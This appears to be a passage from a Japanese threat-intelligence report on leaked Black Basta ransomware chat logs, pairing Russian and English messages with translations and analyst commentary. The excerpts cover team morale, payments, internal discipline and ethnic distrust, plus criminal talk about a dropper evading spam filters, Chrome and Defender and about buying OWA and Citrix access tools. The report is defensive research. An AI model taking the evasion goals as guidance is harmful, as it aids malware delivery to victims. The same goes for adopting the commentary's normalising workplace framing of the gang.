[2023-11-20 13:42:43][gg]：> <@usernamevv:matrix.bestflowers247.online> また休んで、その間に誰かにポジション取られるのはごめんだね 自分を成長させろ、生活を変えろ、タバコを捨てろ、自分に対するリスペクトを得ろ …そんな今のままじゃダメだ！
[2023-11-20 13:42:45][vv]：やってみるよ、なんとかする
[2023-11-20 13:43:09][gg]：遅刻するなよ、君は彼らの手本なんだから
[2023-11-20 13:43:58][vv]：それは分かってるけど、まだ何も変えられてないんだ

2023-11-20 13:39:15, @usernamegg:matrix.bestflowers247.online, съеди на солнцо
2023-11-20 13:39:22, @usernamegg:matrix.bestflowers247.online, потом вернись другим человек
2023-11-20 13:39:43, @usernamegg:matrix.bestflowers247.online, то что я вижу сейчас (это к хорошему концу не привезет
2023-11-20 13:39:49, @usernamevv:matrix.bestflowers247.online, я в выходные просто сидел смотрел как ребенок играет и то больше удовольствия получил чем за последние месяцы
2023-11-20 13:39:49, @usernamegg:matrix.bestflowers247.online, * то что я вижу сейчас (это к хорошему концу не приведет...
2023-11-20 13:40:40, @usernamevv:matrix.bestflowers247.online, разберусь постепенно
2023-11-20 13:40:45, @usernamegg:matrix.bestflowers247.online, что ты сам хочешь , подумай и скажи. Если тебе опять нужна пауза , возьми.
2023-11-20 13:41:22, @usernamegg:matrix.bestflowers247.online, мне нужен бодрый тимлидер который будет толкать их вперед а не то они сейчас дам деградирую кроме jj
2023-11-20 13:41:43, @usernamevv:matrix.bestflowers247.online, ага пауза, чтобы потом опять кто-то посидел, нет уж
2023-11-20 13:41:55, @usernamegg:matrix.bestflowers247.online, я хочу что бы там тоже все работало и езжу вкладываю свои силы туда
2023-11-20 13:41:57, @usernamevv:matrix.bestflowers247.online, * ага

	пауза, чтобы потом опять кто-то подсидел, нет уж 2023-11-20 13:42:43, @usernamegg:matrix.bestflowers247.online, > <@usernamevv:matrix.bestflowers247.online> ara пауза, чтобы потом опять кто-то подсидел, нет уж　развивайся, поменяй образ жизни, выкинь трубку, вызови уважение к себе.... а не вот это все ! 2023-11-20 13:42:45, @usernamevv:matrix.bestflowers247.online, сделаем, разберемся 2023-11-20 13:43:09, @usernamegg:matrix.bestflowers247.online, не опаздывай на работу, ты пример для них. 2023-11-20 13:43:58, @usernamevv:matrix.bestflowers247.online, это я все понимаю, но пока ничего не меняю

この会話は、gg が精神的に不調を訴える vv に対し、休養の提案しつつも、叱責を交えながら鼓舞する様子を示している。無気力や疲労感に対し、生活習慣の改善や自尊心の回復を促しており、組織内におけるリーダー像の維持と再建を求めている点が特徴的である。精神的健全性がチーム全体の成果やモチベーションに直結するという意識が強く、心理的なケアとパフォーマンス管理が密接に関連づけられていることがうかがえる。

また、vv が子どもと過ごす時間が心の充実に繋がっているっていることが語られており、「ここ数か月で一番楽しかった」という発言からも、家族との時間がストレスを和らげる重要な要素であることがうかがえる。

プライベートの多忙さについて会話する様子

日本語訳	原文
[2024-04-18 10:51:26][gg]：おはよう [2024-04-18 10:51:32][gg]：やばい、俺たち朝 8 時にやっと解散したよ [2024-04-18 10:51:40][gg]：ヨーロッパは最高だけど、夜に全部エネルギーを持ってかれるな ） [2024-04-18 10:51:46][gg]：いいね、了解 [2024-04-18 10:51:49][gg]：君はどう？ [2024-04-18 10:51:50][gg]：ウォレット [2024-04-18 10:51:53][gg]：支払いは届いた？ [2024-04-18 11:07:51][lapa]：> <@usernamegg:matrix.bestflowers247.online> 君はどう？ うん、全部大丈夫だよ。俺も遅く寝てる。いろいろ家庭のこととかあるし。ここには書かないけど [2024-04-18 11:08:57][lapa]：<Masked : 暗号通貨ウォレット> USDT ウォレット [2024-04-18 11:09:59][gg]：> <@lapa:matrix.bestflowers247.online> うん、全部大丈夫だよ。俺も遅く寝てる。いろいろ家庭のこととかあるし。ここには書かないけど 了解、家庭のあれこれはいいもんだよね [2024-04-18 11:10:04][gg]：君はそういうイベントもあって [2024-04-18 11:10:07][gg]：嬉しいことばかりだね [2024-04-18 11:10:19][gg]：＊ 君はそういうイベントもあって [2024-04-18 11:10:35][lapa]：うん、でもまだ準備段階だよ） [2024-04-18 11:10:50][lapa]：これからもっと忙しくなる予定） [2024-04-18 11:11:35][gg]：一番楽しい忙しさだよ、信じて！俺たち、よくやってるよ、嬉しい！	2024-04-18 10:51:26, @usernamegg:matrix.bestflowers247.online, доброе 2024-04-18 10:51:32, @usernamegg:matrix.bestflowers247.online, капец мы в 8 утра только разошли 2024-04-18 10:51:40, @usernamegg:matrix.bestflowers247.online, европпа класс но забирает все силы ночью) 2024-04-18 10:51:46, @usernamegg:matrix.bestflowers247.online, супер , принял 2024-04-18 10:51:49, @usernamegg:matrix.bestflowers247.online, ты как сам ? 2024-04-18 10:51:50, @usernamegg:matrix.bestflowers247.online, кошель 2024-04-18 10:51:53, @usernamegg:matrix.bestflowers247.online, выплаты пришли 2024-04-18 11:07:51, @lapa:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> ты как сам ？ да все хорошо. тоже поздно ложусь. дела всякие бытовые. ну тут писать не буду 2024-04-18 11:08:57, @lapa:matrix.bestflowers247.online, <Masked : 暗号通貨ウォレット> usdt кошелек 2024-04-18 11:09:59, @usernamegg:matrix.bestflowers247.online, > <@lapa:matrix.bestflowers247.online> да все хорошо. тоже поздно ложусь. дела всякие бытовые. ну тут писать не буду понял, домашняя суета это очень приятно 2024-04-18 11:10:04, @usernamegg:matrix.bestflowers247.online, у тебя ее и события такие

	2024-04-18 11:10:07, @usernamegg:matrix.bestflowers247.online, радостные 2024-04-18 11:10:19, @usernamegg:matrix.bestflowers247.online, * у тебя еще и события такие 2024-04-18 11:10:35, @lapa:matrix.bestflowers247.online, ну да, но это мы еще готовимся) 2024-04-18 11:10:50, @lapa:matrix.bestflowers247.online, потом еще больше дел будет в разы) 2024-04-18 11:11:35, @usernamegg:matrix.bestflowers247.online, самые приятные хлопоты,поверь ! мы молодцы, рад!

本会話では、メンバー間の親密な関係性と、作業後の私生活や感情の共有が確認できる。gg はヨーロッパでの夜通しの活動を終えた疲労感を表現しつつ、支払いの確認として USDT ウォレットに言及しており、資金のやりとりが継続的に行われている様子がうかがえる。lapa は家庭の事情に触れつつ、それが今後さらに多忙になる兆候であることをほのめかしており、メンバー個人の生活が活動計画に影響を及ぼす可能性があることを示している。

病欠の連絡と病気を気遣う上司の様子

日本語訳	原文
[2024-04-08 11:28:34][manager361]：こんにちは [2024-04-08 12:16:47][manager361]：今日仕事できる準備できてる？ [2024-04-08 13:53:08][arslanshabbirmalik]：こんにちは、サー [2024-04-08 13:53:11][arslanshabbirmalik]：おはようございます [2024-04-08 13:53:28][arslanshabbirmalik]：サー、申し訳ありません。今日は仕事ができません。高熱と喉の痛みがあります [2024-04-08 13:53:33][arslanshabbirmalik]：🙏🙏 [2024-04-08 13:53:42][arslanshabbirmalik]：1日だけ休暇をください [2024-04-08 13:54:28][manager361]：じゃあ、明日には良くなってるといいな！ [2024-04-08 13:54:47][manager361]：お大事に	2024-04-08 11:28:34, @manager361:colorado.su, Hello 2024-04-08 12:16:47, @manager361:colorado.su, You ready to work today? 2024-04-08 13:53:08, @arslanshabbirmalik:matrix.org, Hello sir. 2024-04-08 13:53:11, @arslanshabbirmalik:matrix.org, Good morning. 2024-04-08 13:53:28, @arslanshabbirmalik:matrix.org, Sir, I apologise. Today I cannot work. Because I have high fever and soar throat 2024-04-08 13:53:33, @arslanshabbirmalik:matrix.org, 🙏🙏 2024-04-08 13:53:42, @arslanshabbirmalik:matrix.org, Please grant me a leave for one day

[2024-04-08 13:56:15][arslanshabbirmalik]：はい、サー。申し訳ありません。明日には大丈夫になると思います。今日は一日中寝ていました [2024-04-08 13:56:41][arslanshabbirmalik]：蚊に刺されたと思います [2024-04-08 13:56:54][arslanshabbirmalik]：お見舞いの言葉ありがとうございます 🩶🧐 [2024-04-08 13:59:22][arslanshabbirmalik]：IMG_20240408_185903.jpg [2024-04-09 12:59:37][manager361]：やあ、今日はどうだい？ [2024-04-09 13:48:31][arslanshabbirmalik]：こんにちは、サー。おはようございます。昨日よりは良いです。サー、今日は働きたいです。声の録音をお送りします。少し喉が痛いのですが、もし声が問題なければ、コールを始めます	2024-04-08 13:54:28, @manager361:colorado.su, Well, hopefully you'll be better by tomorrow! 2024-04-08 13:54:47, @manager361:colorado.su, Feel better 2024-04-08 13:56:15, @arslanshabbirmalik:matrix.org, Yes. Sir. I apologise. I will be alright by tomorrow.　I slept all day today 2024-04-08 13:56:41, @arslanshabbirmalik:matrix.org, I think I got the mosquito bite. 2024-04-08 13:56:54, @arslanshabbirmalik:matrix.org, Thank you for well wishes. 🩶🧐 2024-04-08 13:59:22, @arslanshabbirmalik:matrix.org, IMG_20240408_185903.jpg 2024-04-09 12:59:37, @manager361:colorado.su, Hey, how are you feeling today? 2024-04-09 13:48:31, @arslanshabbirmalik:matrix.org, Hello sir. Good morning.　Better than yesterday.　Sir, I want to work today.　Please I send you my voice clip.　I have a bit soar throat. If the voice is alright for you. I make calls.

この会話は、manager361 と arslanshabbirmalik の間で交わされた、体調不良による欠勤連絡とその翌日の作業再開に向けた確認のやりとりを示している。arslanshabbirmalik は発熱と喉の痛みを訴え、丁寧に休暇を申請しつつ、翌日には作業への復帰を宣言している点から、真摯な姿勢と責任感が見て取れる。一方、manager361 は無理をさせず、回復を優先する姿勢を崩さずに対応しており、上下間の信頼関係と配慮のあるやりとりが印象的である。個人の体調管理が組織内で柔軟に受け入れられている様子が読み取れる。

4.3 組織における内政的な課題

Black Basta は組織的な体制を維持していたが、報酬分配や対人関係をめぐる対立も存在していた。メンバー間の不信感や内部対立の存在は、組織の脆弱性を示唆しており、このような内部の不安定要素が今回のチャットログ流出につながった可能性がある。

他のメンバーや外部協力者への不満

金銭的成功による増長と抑制の会話

日本語訳	原文
[2024-04-19 10:41:48][gg]：彼にはちゃんとお金を払ってたよ [2024-04-19 10:41:59][gg]：お金が彼をダメにしたんだ [2024-04-19 10:42:13][nickolas]：君も結構強めのスタンスだよね ） [2024-04-19 10:42:20][nickolas]：お金はみんなをダメにする、そういうもんだよ [2024-04-19 10:42:47][gg]：こっちで家を買って、あっちで家を買って、自分用の車に、奥さん、母親、友達、兄弟、義理の親戚にまで車を買って、みんなが彼に頭を下げに来る ） 彼はここでとても自信を持っちゃって、ちょっと調子に乗ってたから、少し抑えてやったよ [2024-04-19 10:42:50][gg]：今はもう家にいるよ [2024-04-19 10:43:24][gg]：だからこれはどんな職場でも起こり得ることなんだ [2024-04-19 10:43:29][gg]：君はただ仕事を続ければいいんだ [2024-04-19 10:43:37][gg]：君なら大丈夫さ [2024-04-19 10:43:41][gg]：彼みたいなのは、どうなるか分からないな [2024-04-19 10:43:55][nickolas]：そうだね、ちゃんと立場を分からせないとね :） [2024-04-19 10:44:46][nickolas]：さて、心理カウンセリングの時間は終わりだね ）	2024-04-19 10:41:48, @usernamegg:matrix.bestflowers247.online, деньги платил ему хорошие 2024-04-19 10:41:59, @usernamegg:matrix.bestflowers247.online, деньги его и испортили 2024-04-19 10:42:13, @nickolas:talks.icu, Ну у тебя тоже подход достаточно жесткий) 2024-04-19 10:42:20, @nickolas:talks.icu, Деньги всех и портят, есть такое 2024-04-19 10:42:47, @usernamegg:matrix.bestflowers247.online, купит тут квартиру там крватиру машину себе , жене, маме, другу брату свату , все на поклон к нему ходят) он тут почувствовал себя уверено очень ну нагнул его немного 2024-04-19 10:42:50, @usernamegg:matrix.bestflowers247.online, дома теперь 2024-04-19 10:43:24, @usernamegg:matrix.bestflowers247.online, так что это в каждом коллективе может быть 2024-04-19 10:43:29, @usernamegg:matrix.bestflowers247.online, работай просто и все дальше 2024-04-19 10:43:37, @usernamegg:matrix.bestflowers247.online, у тебя все будет нормально

	2024-04-19 10:43:41, @usernamegg:matrix.bestflowers247.online, у таких как он хз 2024-04-19 10:43:55, @nickolas:talks.icu, Да да, нужно ставить на место :) 2024-04-19 10:44:46, @nickolas:talks.icu, Ладно, сеанс психологической поддержки окончен)

この会話では、金銭的成功が態度や行動に与える影響について言及されている。gg は、あるメンバーが金銭を得たことで増長し、職場内での態度が変化したと述べ、結果として行動を抑制する措置を取ったことを明かしている。nickolas も同様の考えを示し、組織内部での報酬と権力のバランスに共通理解があることがうかがえる。金銭的成功がもたらす内部の規律の乱れへの警戒と統制の必要性が語られている。

信頼を裏切ったメンバーへの制裁について会話する様子

日本語訳	原文
[2024-04-19 10:33:16][nickolas]：彼には 2016～17 年から仕事を回してたんだよ。バンキングとかターゲティングとか、要は俺のネタで飯食ってたわけさ（笑） [2024-04-19 10:33:21][nickolas]：それなのに、こんな仕打ちかよ（笑） ～～～ 中略 ～～～ [2024-04-19 10:34:57][nickolas]：だから罰を与えるつもり。徐々に今やってることから外していくよ、それで終わり :） [2024-04-19 10:35:17][gg]：公平にやるんだぞ [2024-04-19 10:35:41][nickolas]：もちろん、毒づいたりはしないよ（笑） [2024-04-19 10:35:56][gg]：仕事で見せつけて、叩きのめしてやれ [2024-04-19 10:36:01][gg]：それが一番スカッとするからさ [2024-04-19 10:36:12][nickolas]：そうそう（笑） [2024-04-19 10:36:44][nickolas]：俺は誰からも金を取ろうなんてしてないよ（笑）ただ、あの態度には驚いたよね。あれだけ彼らの成長に力を注いできたのに、全く感謝の気持ちが感じられない。 [2024-04-19 10:37:01][nickolas]：全体的に言うと、世の中そんな人ばっかりだよ。他の業界でも同じような人間に出くわすしね。	2024-04-19 10:33:16, @nickolas:talks.icu, Я его работой с 16-17 года обеспечивал, банки, таргеты, короче говоря парень на моем материале ехал) 2024-04-19 10:33:21, @nickolas:talks.icu, И тут такое) [omitted] 2024-04-19 10:34:57, @nickolas:talks.icu, По этому накажу, потихоньку выпру его из текущих действий и все :) 2024-04-19 10:35:17, @usernamegg:matrix.bestflowers247.online, будь справедливый 2024-04-19 10:35:41, @nickolas:talks.icu, Да конечно, я не будут токсичить итп) 2024-04-19 10:35:56, @usernamegg:matrix.bestflowers247.online, работой показать нужно и нагнуть 2024-04-19 10:36:01, @usernamegg:matrix.bestflowers247.online, это самый кайф будет 2024-04-19 10:36:12, @nickolas:talks.icu, да да) 2024-04-19 10:36:44, @nickolas:talks.icu, я ж ни с кого денег не прошу ничего) просто подход удивил, какое то не благодарное отношение, учитывая сколько сил вложено было в их развите, и какая была от них самоотдача)

[2024-04-19 10:37:19][nickolas]：でもさ、こっちは友達として接してたわけじゃん（笑）	2024-04-19 10:37:01, @nickolas:talks.icu, в целом я тебе скажу народ такой, я и в других сферах таких же встречаю 2024-04-19 10:37:19, @nickolas:talks.icu, просто тут вроде и дружба и все такое)))

nickolas は過去に長年支援してきた人物からの裏切りと見られる行為に対し、冷静ながらも明確な「排除」の姿勢を示している。感情的報復ではなく、「徐々に今の作業から外す」という制裁としての実務的アプローチを採用している点が特徴的である。一方、gg は「仕事で叩きのめせ」と応じており、行動による対抗心の表明が読み取れる。全体として、信頼関係の断絶と組織における制裁の運用方針が顕在化したやりとりとなっている。

人材の技術と信頼性をめぐる議論の様子

日本語訳	原文
[2024-01-27 20:03:23][gg]：もっと強いコーダーが必要だ [2024-01-27 20:03:28][gg]：あのホズラを連れてきたいんだよね [2024-01-27 20:03:32][gg]：ウクライナ人 [2024-01-27 20:03:43][nn]：あいつ回り始めるとやばいけど、こっちは朝までぶっ通しでやってんのに、あいつはジュース飲んでて何もやろうとしない [2024-01-27 20:03:49][nn]：まあ、こっちにウクライナ人を連れてくるのは微妙だな [2024-01-27 20:04:33][nn]：まあ、自分で連れてくるって決めたら、ちゃんと知らせてね（笑） ～～～ 中略 ～～～ [2024-01-27 20:05:28][nn]：彼のことは知らないし、ましてやウクライナ人だし [2024-01-27 20:05:36][nn]：目立ちたくないんだよ、もう十分多くの人に顔が知られてるし [2024-01-27 20:06:18][gg]：> あいつ動き始めるとマジでやばい、こっちは朝までぶっ通しで働いてるのに、あいつはジュース飲んで何もやろうとしない　それは理由にならないよ、自分でそんな無理な生活リズムを選んだんだろ？体に悪いだけだって [2024-01-27 20:06:24][nn]：君にとってその人が必要で、そういう界隈の人と直接会うことに抵抗がないなら、それは君の判断だ。俺はそういうやり方に反対。誰と関わるかは自分で決めたいし、	2024-01-27 20:03:23, @usernamegg:matrix.bestflowers247.online, надо кодера посильнее 2024-01-27 20:03:28, @usernamegg:matrix.bestflowers247.online, хозла все хочу привести 2024-01-27 20:03:32, @usernamegg:matrix.bestflowers247.online, хохла 2024-01-27 20:03:43, @usernamenn:matrix.bestflowers247.online, начинает ебать крутиться, мы сидим ебашим до утра, он там сок попивает и нихуя не хочет 2024-01-27 20:03:49, @usernamenn:matrix.bestflowers247.online, ну сюда хохла такое себе везти 2024-01-27 20:04:33, @usernamenn:matrix.bestflowers247.online, ну если решишь сам везти предупреди тока)) [omitted] 2024-01-27 20:05:28, @usernamenn:matrix.bestflowers247.online, я его не знаю, кто он такой тем более хохол 2024-01-27 20:05:36, @usernamenn:matrix.bestflowers247.online, рисоваться не хочу и так достаточно людей меня уже лично знают 2024-01-27 20:06:18, @usernamegg:matrix.bestflowers247.online, >

ネットで出会ったよく知らない人とは関わりたくない [2024-01-27 20:07:05][nn]：リモートで働くよ、今回が初めてじゃないしな [2024-01-27 20:07:48][gg]：> 君にとってその人が必要で、そういう界隈の人と直接会うことに抵抗がないなら、それは君の判断だ。俺はそういうやり方に反対。誰と関わるかは自分で決めたいし、ネットで出会ったよく知らない人とは関わりたくない　俺もそういう出会い方には反対だよ！でもティムカとは会ってるじゃん？他にもたくさん会ってるでしょ？ウクライナ人に関しては、俺はかなりよく状況を掴んでる [2024-01-27 20:08:17][nn]：ティムカとはめっちゃ前から知り合いだったし、それにランサム関係でもないしな [2024-01-27 20:08:44][nn]：あれは単発の面会で、一緒に住んだり親しくなったりするわけじゃない [2024-01-27 20:09:10][nn]：でも今回はネットで知り合ったやつを家にまで入れるって話だろ？その人の周りにどんな知り合いや仲間がいるのかも分からないのに、そこまで近づけるのはやばいって [2024-01-27 20:09:14][nn]：よく考えてみろよ、それってマジで無茶だから [2024-01-27 20:09:26][nn]：ネットの人間は色々いるし [2024-01-27 20:09:28][nn]：現実の彼らは全然違う人間だったりする [2024-01-27 20:10:48][gg]：うん	<@usernamenn:matrix.bestflowers247.online> начинает ебать крутиться, мы сидим ебашим до утра, он там сок попивает и нихуя не хочет　это не аргумент,　ты сам себе такой ужастный режим придумал и он убивает твой организм ((2024-01-27 20:06:24, @usernamenn:matrix.bestflowers247.online, если тебе он нужен для твоих целей и ты не боишься лично с человеком знакомится из такой сферы это твое право, я против таких мувов, я сам решаю с кем мне общаться, с левыми типами с инета не имею желания 2024-01-27 20:07:05, @usernamenn:matrix.bestflowers247.online, поработаю на удаленке хули не в первой 2024-01-27 20:07:48, @usernamegg:matrix.bestflowers247.online, > <@usernamenn:matrix.bestflowers247.online> если тебе он нужен для твоих целей и ты не боишься лично с человеком знакомится из такой сферы это твое право, я против таких мувов, я сам решаю с кем мне общаться, с левыми типами с инета не имею желания　я тоже против таких знакомств! ты с тимкой пошел на встречу ? и еще много с кем? я чувствую очень хорошо ситуацию с хохлом 2024-01-27 20:08:17, @usernamenn:matrix.bestflowers247.online, ну с тимкой ебать как давно же бы знаком, тем более это не рансом 2024-01-27 20:08:44, @usernamenn:matrix.bestflowers247.online, это разовые встречи не живя с челом и не подпуская близко 2024-01-27 20:09:10, @usernamenn:matrix.bestflowers247.online, а тут ебать в дом запустить типа с инета, мы не знаем какие его там знакомые и друзья окружают что бы так близко тащить чела

	2024-01-27 20:09:14, @usernamenn:matrix.bestflowers247.online, сам подумай это абсурд 2024-01-27 20:09:26, @usernamenn:matrix.bestflowers247.online, люди в инете разные 2024-01-27 20:09:28, @usernamenn:matrix.bestflowers247.online, в реале они другие 2024-01-27 20:10:48, @usernamegg:matrix.bestflowers247.online, ugy

この会話では、優秀な人材（ホズラ）の獲得を巡る gg と nn の間の対立が顕著に表れている。gg はホズラの技術力を評価し、チームに加えることで成果を上げたいという意欲を見せるが、nn はウクライナ人であることや、面識の浅い人物とのリアルな接触に対して強い警戒感を示している。一方、gg はそれでもホズラを迎えたい姿勢を崩さず、合理的判断よりも技術的メリットを優先している。

外部協力者への不信と内部重視の姿勢を示す会話

日本語訳	原文
[2024-05-14 19:14:18][nickolas]：くだらない奴らなんてクソ食らえ、あいつらとはまともに仕事できない [2024-05-14 19:14:45][nickolas]：内部の人間だけで十分だよ、どうせ全部自分たちの力でやらないといけないし。誰かに頼むと半年は待たされる（笑）	2024-05-14 19:14:18, @nickolas:talks.icu, нахер нужны всякие придурки, с ними невозможно нормально работать 2024-05-14 19:14:45, @nickolas:talks.icu, тех кто внутри есть хватает, все равно все надо своими силами делать, а то попросишь кого нибудь, потом ждешь пол года))

この発言からは、外部の協力者に対する強い不信感と、内部メンバーによる自己完結型の運営志向が読み取れる。nickolas は「くだらない奴ら」と外部を一蹴し、「内部の人間だけで十分」と明言することで、信頼と即応性を重視する姿勢を示している。外部への依存による非効率や遅延を嫌い、組織のコアメンバーだけで完結させる自律性を理想とする思考がうかがえる。

防御回避に失敗することへの苛立ちをあらわにする様子

日本語訳	原文
[2023-10-03 17:05:47][gg]：全部クオリティ高いんだ [2023-10-03 17:05:54][gg]：すべてが最高レベルでできてる [2023-10-03 17:05:57][gg]：でも最後で俺が台無しにしちゃうんだよ [2023-10-03 17:06:02][yy]：何があったの？ [2023-10-03 17:06:22][gg]：誰も俺たちの負荷に耐えられるまともなドロッパーを作れないからさ	2023-10-03 17:05:47, @usernamegg:matrix.bestflowers247.online, все качественно 2023-10-03 17:05:54, @usernamegg:matrix.bestflowers247.online, все на высшем уровне 2023-10-03 17:05:57, @usernamegg:matrix.bestflowers247.online, но в конце я обсираюсь

[2023-10-03 17:06:27][gg]：これまで色々やってきたのに [2023-10-03 17:06:30][gg]：でも何かがバレてるみたいなんだ [2023-10-03 17:06:37][gg]：もうどうしていいか分からん [2023-10-03 17:06:42][gg]：何かアイデアある？ [2023-10-03 17:07:02][yy]：試してみようか？どんな負荷か教えて [2023-10-03 17:07:31][gg]：どんなドロッパーならスパムフィルター、Chrome、Defender をすり抜けて、被害者の PC に届いて、開かれて実行されるかってこと [2023-10-03 17:07:39][gg]：もうどうでもよくなってきた	2023-10-03 17:06:02, @usernameyy:matrix.bestflowers247.online, что случилось 2023-10-03 17:06:22, @usernamegg:matrix.bestflowers247.online, потому что не кто не может собрать нормальный дроппер для доставкие нажей нагрузки 2023-10-03 17:06:27, @usernamegg:matrix.bestflowers247.online, столько всего проделано 2023-10-03 17:06:30, @usernamegg:matrix.bestflowers247.online, но что то его палит 2023-10-03 17:06:37, @usernamegg:matrix.bestflowers247.online, я уже не ебу что делать 2023-10-03 17:06:42, @usernamegg:matrix.bestflowers247.online, может у тебя есть какие то мысли ? 2023-10-03 17:07:02, @usernameyy:matrix.bestflowers247.online, да я могу попробовать, а что за нагрузка будет 2023-10-03 17:07:31, @usernamegg:matrix.bestflowers247.online, каким дроппером миновать спам фильтры, хром, дефендер и придти на машину жертвы что бы он открыл нас и запустил 2023-10-03 17:07:39, @usernamegg:matrix.bestflowers247.online, да уже похер

gg は、自らの作業や全体の成果が高品質であるにもかかわらず、最終的に「ドロッパー （マルウェア配布モジュール）」の性能が足を引っ張っているという強いフラストレーションをあらわにしている。yy は協力姿勢を示しており、問題共有と共同対処への意識が見て取れる。一方で、gg の精神的疲弊は深く、継続的な検出・防御回避への限界も感じさせる内容である。

不正ツール提供者を詐欺師と罵る様子

日本語訳	原文
[2024-04-09 15:14:15][gg]：コーダー兼ビルダーはいるか？ [2024-04-09 15:24:41][chuck]：こんにちは [2024-04-09 15:24:49][chuck]：fcoder ってどういう意味？ [2024-04-09 15:26:53][chuck]：彼はだいぶ前からオフラインだよ [2024-04-09 15:27:24][gg]：> <@chuck:talks.icu> fcoder ってどういう意味？ うん [2024-04-09 15:27:28][gg]：了解 [2024-04-10 10:41:21][chuck]：こんにちは [2024-04-10 10:41:26][chuck]：> <@usernamegg:matrix.bestflowers247.online> @qqwww1z は詐欺師だよ [2024-04-10 10:41:33][chuck]：変なゴミを送ってきて、今は無視してる [2024-04-10 10:46:55][gg]：4 分前にはオンラインだったみたいだが [2024-04-10 11:18:55][chuck]：昨日もいたよ [2024-04-10 11:19:01][chuck]：何か彼から買ったの？ [2024-04-10 11:54:44][gg]：owa [2024-04-10 11:54:52][gg]：でもそれもダメだった	2024-04-09 15:14:15, @usernamegg:matrix.bestflowers247.online, кодер сборщик на связи ? 2024-04-09 15:24:41, @chuck:talks.icu, привет 2024-04-09 15:24:49, @chuck:talks.icu, fcoder всмысле? 2024-04-09 15:26:53, @chuck:talks.icu, он у меня давно офф 2024-04-09 15:27:24, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> fcoder всмысле?　да 2024-04-09 15:27:28, @usernamegg:matrix.bestflowers247.online, понял 2024-04-10 10:41:21, @chuck:talks.icu, привет 2024-04-10 10:41:26, @chuck:talks.icu, > <@usernamegg:matrix.bestflowers247.online> @qqwww1z　это кидала 2024-04-10 10:41:33, @chuck:talks.icu, скинул мне какой мусор, теперь морозится 2024-04-10 10:46:55, @usernamegg:matrix.bestflowers247.online, 4 минуты назад вроде был 2024-04-10 11:18:55, @chuck:talks.icu, да он и вчера был 2024-04-10 11:19:01, @chuck:talks.icu, ты у него брал чтото? 2024-04-10 11:54:44, @usernamegg:matrix.bestflowers247.online, owa 2024-04-10 11:54:52, @usernamegg:matrix.bestflowers247.online, но тоже херня

この会話では、gg が「コーダー兼ビルダー」を探す中で、qqwww1z という人物から「OWA（Outlook Web Access）に関連するツール」らしきものを購入したが、「それもダメだった」として成果が得られなかった様子が記録されている。一方、chuck はこの qqwww1z を「詐欺師」と断言し、「変なゴミを送ってきた」と非難している。

gg の失望と chuck の警告が交錯するこのやりとりは、信頼できる技術者やツールの不足、外部とのリスクある接触への警戒感、内部での情報共有の重要性が浮き彫りになった例といえる。OWA ツールが実行できなかった点からも、技術検証プロセスの欠如や時間的コストの浪費が推察される。

投資が報われないことに対するリーダーの心情

日本語訳	原文
[2024-04-19 10:28:01][nickolas]：俺たちは彼らに 4 年間も投資してきたんだ、ボットは優先的に渡して、何年もかけて築いてきた様々な人脈も紹介したよ ） [2024-04-19 10:28:18][gg]：> <@nickolas:talks.icu> でも俺も常に様子を見てたし、「元気か？」とか聞いたりしてた :） 戻れる可能性は常に持っておくべき、それは正しい [2024-04-19 10:28:33][nickolas]：俺は、実際には参加していないのに、感謝の気持ちとしてスタッフがロイヤリティを払うような事例も知ってるよ ） [2024-04-19 10:28:42][gg]：> <@nickolas:talks.icu> 俺たちは彼らに 4 年間も投資してきたんだ、ボットは優先的に渡して、何年もかけて築いてきた様々な人脈も紹介したよ ） 俺のことも紹介したよな [2024-04-19 10:28:54][nickolas]：みんなだよ、まじで :） [2024-04-19 10:29:06][gg]：> <@nickolas:talks.icu> 実際には参加していないのに、感謝の気持ちとしてスタッフがロイヤリティを払うような事例も知ってるよ ） それって、お前が彼らをそう育てたってことだよ [2024-04-19 10:29:22][nickolas]：Citrix のサプライヤーすらも、HSS のアカウントから見つけたんだよ、俺のデポジットが置いてあったところで、ターゲット探しの告知も俺が書いてた =） [2024-04-19 10:29:23][gg]：誰かに何かを期待しても無駄だ [2024-04-19 10:29:27][gg]：自分から動かないと [2024-04-19 10:29:31][gg]：誰も何もくれない [2024-04-19 10:29:35][gg]：これは俺が確信してる	2024-04-19 10:28:01, @nickolas:talks.icu, Мы в них 4 года вкладывали, ботов давали в приоритете, контакты заводили разные, которые были наработаны годами) 2024-04-19 10:28:18, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> ну я все равно присматривал, спршаивал как дела итп :) возможности вернутсья всегда нужно иметь ,все правильно 2024-04-19 10:28:33, @nickolas:talks.icu, Я просто знаю кейсы, где люди вроде не участвуют, но в качестве какой то благодарности, все равно сотрудники какой то роялти платят) 2024-04-19 10:28:42, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> Мы в них 4 года вкладывали, ботов давали в приоритете, контакты заводили разные, которые были наработаны годами ） даже меня ты им дал 2024-04-19 10:28:54, @nickolas:talks.icu, Да всех блин :) 2024-04-19 10:29:06, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> Я просто знаю кейсы, где люди вроде не участвуют, но в качестве какой то благодарности, все равно сотрудники какой то роялти платят ） так воспитал значит ты их 2024-04-19 10:29:22, @nickolas:talks.icu, Даже поставщика ситрикса нашли с аккаунта xcc, где лежал мой депозит, и я составлял объялвение на поиск таргетов =)

[2024-04-19 10:29:49][nickolas]：まあ単純に、自分の仲間が何かやったってことを他人から聞かされて、それを教えてもらえなかったってのがちょっと傷ついたんだよね)) [2024-04-19 10:30:12][nickolas]：多分、それが他の何よりも俺には引っかかったんだろうな ） [2024-04-19 10:30:14][gg]：> <@nickolas:talks.icu> まあ単純に、自分の仲間が何かやったってことを他人から聞かされて、それを教えてもらえなかったってのがちょっと傷ついたんだよね ））分かるよ	2024-04-19 10:29:23, @usernamegg:matrix.bestflowers247.online, нехуй тут ждать что то от кого 2024-04-19 10:29:27, @usernamegg:matrix.bestflowers247.online, пока сам двигать не будщешь 2024-04-19 10:29:31, @usernamegg:matrix.bestflowers247.online, никто ничгео не даст 2024-04-19 10:29:35, @usernamegg:matrix.bestflowers247.online, я вот уверен в этом 2024-04-19 10:29:49, @nickolas:talks.icu, Да просто в моменте от сторонних людей несколько обидно узнавать, что твои че то сделали, и даже не рассказали)) 2024-04-19 10:30:12, @nickolas:talks.icu, наверно меня тут больше это задело, нежели чем чет другое) 2024-04-19 10:30:14, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> Да просто в моменте от сторонних людей несколько обидно узнавать, что твои че то сделали, и даже не рассказали)) понимаю

